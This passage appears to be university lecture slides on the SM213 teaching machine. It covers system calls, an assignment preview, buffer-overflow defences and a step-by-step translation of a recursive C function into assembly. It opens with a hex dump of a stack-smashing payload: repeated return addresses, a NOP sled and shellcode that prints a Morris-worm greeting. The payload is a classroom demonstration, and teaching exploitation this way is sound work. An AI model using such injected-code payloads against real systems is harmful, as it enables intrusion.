00000060: 90d5 ff03 2000 0000 90d5 ff03 2000 0000  .... ....... ...
00000070: 90d5 ff03 2000 0000 90d5 ff03 2000 0000  .... ....... ...
00000080: 90d5 ff03 2000 0000 90d5 ff03 2000 0000  .... ....... ...
00000090: 90d5 ff03 2000 0000 90d5 ff03 2000 0000  .... ....... ...
000000a0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000b0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000c0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000d0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000e0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
000000f0: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000100: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000110: 9090 9090 9090 9090 9090 9090 9090 9090  ................
00000120: 488d a424 0000 ffff 488d ad00 00ff ffc7  H..$....H.......
00000130: 0424 4865 6c6c c744 2404 6f20 6672 c744  .$Hell.D$.o fr.D
00000140: 2408 6f6d 2052 c744 240c 6f62 6572 c744  $.om R.D$.ober.D
00000150: 2410 7420 4d6f c744 2414 7272 6973 c744  $.t Mo.D$.rris.D
00000160: 2418 0000 0000 4889 e7c7 4424 f838 5830  $.....H...D$.8X0
00000170: 70c7 4424 fcff 7f00 00ff 5424 f8e9 fbff  p.D$......T$....
00000180: ffff 2e                                  ...
```

Details and history of Morris worm

and other notable attacks

- See Mike's slides! (2pm)

System calls

- CPU instruction that signals OS to do something
  - typically something that regular processes don't have permission to do
  - examples: read/write terminal, read/write file, execute programs
  - more details in CPSC 313

- Similar to function calls
  - arguments are passed in registers `r0`, `r1`, `r2`
    - values prepared ahead of time before calling

New ISA instruction: system call

- Requirements:
  - instruction encodes which system call to use
  - remaining arguments are passed in registers `r0`, `r1`, `r2`

Name	Semantics	Assembly	Machine
system call	`system call #n`	`sys $n`	`f1nn`

fd = file descriptor

- `sys $0`: `read(fd, buffer, size)` – read data from `fd` (0 = `stdin`)
  r0 r1 r2
  - returns: number of bytes read, or −1 on error
- `sys $1`: `write(fd, buffer, size)` – write data to `fd` (0 = `stdout`)
  - returns: number of bytes written, or −1 on error
- `sys $2`: `exec(buffer, size)` – execute program
  - returns: 0 if successful, or −1 on error

System call example

```
.pos 0x1000
     ld   $1,   r0
     ld   $str, r1
     ld   $12,  r2
     sys  $1
     halt

.pos 0x2000
str: .long 0x68656c6c # hell
     .long 0x6f20776f # o wo
     .long 0x726c640a # rld\n
```

Preview: Assignment 7

Or maybe A8? But probably A7 if we get here by Thursday

- You get to write a real exploit
  - first, write some malicious code
  - then, get your code executed
- Attacker input must include code
  - use simulator to convert your assembly to machine code
  - enter machine code as data in your input string
- And, you get to attack a real server on the Internet

Interested in hacking / cybersecurity?


- UBC CTF team, Maple Bacon

- Weekly meetings
  - Tuesdays/Fridays 17:00

- Web page
  - ubcctf.github.io   maplebacon.org
  - or just search for them!

Protecting against buffer overflow attacks

- What if the stack grew downwards?
  - active frame at highest addresses
  - what might your activation frame look like?



- Modern protections
  - Non-executable stack
  - Canaries
  - Randomized stack addresses

Recursion in SM213

```c
int proc (int* a, int n) {
  if (n==0)
    return 0;
  else
    return proc (a, n - 1) + a[n - 1]
}
```

```
proc: deca r5
      st   r6, (r5)
      ld   8(r5), r1
      beq  r1, L0
      dec  r1
      ld   4(r5), r2
      deca r5
      deca r5
      st   r2, (r5)
      st   r1, 4(r5)
      gpc  $6, r6
      j    proc
      inca r5
      inca r5
      ld   4(r5), r2
      ld   8(r5), r1
      dec  r1
      ld   (r2,r1,4), r1
      add  r1, r0
      br   L1
L0:   ld   $0, r0
L1:   ld   (r5), r6
      inca r5
      j    (r6)
```

Recursion in SM213

```
int proc (int* a, int n) {
  if (n==0)
    return 0;
  else
    return proc (a, n - 1) + a[n - 1];
}
```

```
int proc (a0, a1) {
  if (a1==0)
    return 0;
  else
    return proc (a0, a1 - 1) + a0[a1 - 1];
}
```

Remove names and types for arguments (and local variables)

Recursion in SM213

```
int proc (a0, a1) {
  if (a1==0)
    return 0;
  else
    return proc (a0, a1 - 1) + a0[a1 - 1];
}
```

```
int proc (a0, a1) {
    if (a1==0) goto L0;
    return proc (a0, a1 - 1) + a0[a1 - 1]
    goto L1;
L0: return 0;
L1:
}
```

Replace C-style conditional. Use comparison to 0; use goto; swap then and else ordering

Recursion in SM213

```
int proc (a0, a1) {
    if (a1==0) goto L0;
    return proc (a0, a1 - 1) + a0[a1 - 1]
    goto L1;
L0: return 0;
L1:
}
```

```
proc (a0, a1) {
    if (a1==0) goto L0
    proc (a0, a1 - 1)
    r0 = r0 + a0[a1 - 1]
    goto L1
L0: r0 = 0
L1: return;
}
```

Procedure return value is in `r0` (a global variable)

Recursion in SM213

```
proc (a0, a1) {
    if (a1==0) goto L0
    proc (a0, a1 - 1)
    r0 = r0 + a0[a1 - 1]
    goto L1
L0: r0 = 0
L1: return;
}
```

```
    proc (a0, a1 - 1)


    r0 = r0 + a0[a1 - 1]
    goto L1
L0: r0 = 0

L1: return;
```

```
proc: r5--
      mem[r5] = r6
      a0 = mem[1+r5]
      a1 = mem[2+r5]
      if a1==0 goto L0
      r5--
      r5--
      mem[0+r5] = a0
      mem[1+r5] = a1-1
      r6 = RA
      goto proc
RA:   r5++
      r5++
      r0 += mem[a0 + a1]
      goto L1
L0:   r0 = 0
L1:   r6 = mem[r5]
      r5++
      goto *r6
```

No procedure calls or arrays. Save return address and use goto for call and return.
Arguments and saved value of return address are on stack, stored in memory.
Use global `r5` (global variable) to point to top of stack. Compute array element address.

Recursion in SM213

```
proc: r5--
      mem[r5] = r6
      a0 = mem[1+r5]
      a1 = mem[2+r5]
      if a1==0 goto L0
      r5--
      r5--
      mem[0+r5] = a0
      mem[1+r5] = a1-1
      r6 = RA
      goto proc
RA:   r5++
      r5++
      r0 += mem[a0 + a1]
      goto L1
L0:   r0 = 0
L1:   r6 = mem[r5]
      r5++
      goto *r6
```

```
proc: r5--
      mem[r5] = r6
      r1 = mem[2+r5]
      if a1==0 goto L0
      r1--
      r2 = mem[1+r5]
      r5--
      r5--
      mem[0+r5] = r2
      mem[1+r5] = r1
      r6 = RA
      goto proc
RA:   r5++
      r5++
      r2 = mem[1+r5]
      r1 = mem[2+r5]
      r1--
      r1 = mem[r2 + r1]
      r0 += r1
      goto L1
L0:   r0 = 0
L1:   r6 = mem[r5]
      r5++
      goto *r6
```

Swap the order of a few things. Use global `rx` variables for all temps.
Don't trust `rx` variable values to remain after return from call.

Recursion in SM213

```
proc: r5--
      mem[r5] = r6
      r1 = mem[2+r5]
      if a1==0 goto L0
      r1--
      r2 = mem[1+r5]
      r5--
      r5--
      mem[0+r5] = r2
      mem[1+r5] = r1
      r6 = RA
      goto proc
RA:   r5++
      r5++
      r2 = mem[1+r5]
      r1 = mem[2+r5]
      r1--
      r1 = mem[r2 + r1]
      r0 += r1
      goto L1
L0:   r0 = 0
L1:   r6 = mem[r5]
      r5++
      goto *r6
```

```
proc: deca r5
      st   r6, (r5)
      ld   8(r5), r1
      beq  r1, L0
      dec  r1
      ld   4(r5), r2
      deca r5
      deca r5
      st   r2, (r5)
      st   r1, 4(r5)
      gpc  $6, r6
      j    proc
      inca r5
      inca r5
      ld   4(r5), r2
      ld   8(r5), r1
      dec  r1
      ld   (r2,r1,4), r1
      add  r1, r0
      br   L1
L0:   ld   $0, r0
L1:   ld   (r5), r6
      inca r5
      j    (r6)
```

Change from C syntax to 213 assembly syntax. Global variables are registers

Recursion in SM213

```
proc: deca r5                # allocate callee portion of stack frame
      st   r6, (r5)          # store return address on stack
      ld   8(r5), r1         # r1 = arg1
      beq  r1, L0            # goto L0 if arg1 == 0
      dec  r1                # r1 = arg1 - 1
      ld   4(r5), r2         # r2 = arg0
      deca r5                # allocate caller portion stack frame
      deca r5                # allocate caller portion stack frame
      st   r2, (r5)          # first arg of call is arg0
      st   r1, 4(r5)         # second arg of call is arg1 - 1
      gpc  $6, r6            # save return address in r6
      j    proc              # proc (arg0, arg1 - 1)
      inca r5                # deallocate caller portion of stack frame
      inca r5                # deallocate caller portion of stack frame
      ld   4(r5), r2         # r2 = arg0
      ld   8(r5), r1         # r1 = arg1
      dec  r1                # r1 = arg1 - 1
      ld   (r2,r1,4), r1     # r1 = arg0 [arg1 -1]
      add  r1, r0            # return value = proc (arg0, arg1-1) + arg0[arg1-1]
      br   L1                # goto end of procedure
L0:   ld   $0, r0            # return value = 0 if arg1 == 0
L1:   ld   (r5), r6          # restore return address from stack
      inca r5                # deallocate callee portion of stack frame
      j    (r6)              # return (arg1==0)? 0 : proc(arg0, arg1-1) + arg0[arg1-1]
```

Variables – a summary

- global variables
  - address known statically
- reference variables
  - variable stores address of value (usually allocated dynamically)
- arrays
  - elements, named by index (e.g. a[i])
  - address of element is base + index * size of element
    - base and index can be static or dynamic; size of element is static
- instance variables
  - offset to variable from start of object/struct known statically
  - address usually dynamic
- locals and arguments
  - offset to variable from start of activation frame known statically
  - address of stack frame is dynamic